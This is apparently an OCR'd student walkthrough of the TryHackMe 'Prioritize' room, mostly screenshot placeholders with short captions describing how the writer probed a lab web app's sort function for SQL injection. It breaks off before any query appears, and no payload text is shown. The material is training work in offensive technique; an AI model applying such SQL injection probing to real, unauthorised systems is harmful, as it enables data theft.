
TryHackMe


Prioritize

Hi Teacher! This is how I've been able to solve this challenge:


We join this room




Start the machine, and get it's ip address




By clicking the link, we see this:




And, of course, add some items to the basket




We see it requires a name and a date




And also there’s a sort by function




So I went to this site to look for sql injection queries





And we see this command and the very end, this is exactly what we need




So we'll experiment with it




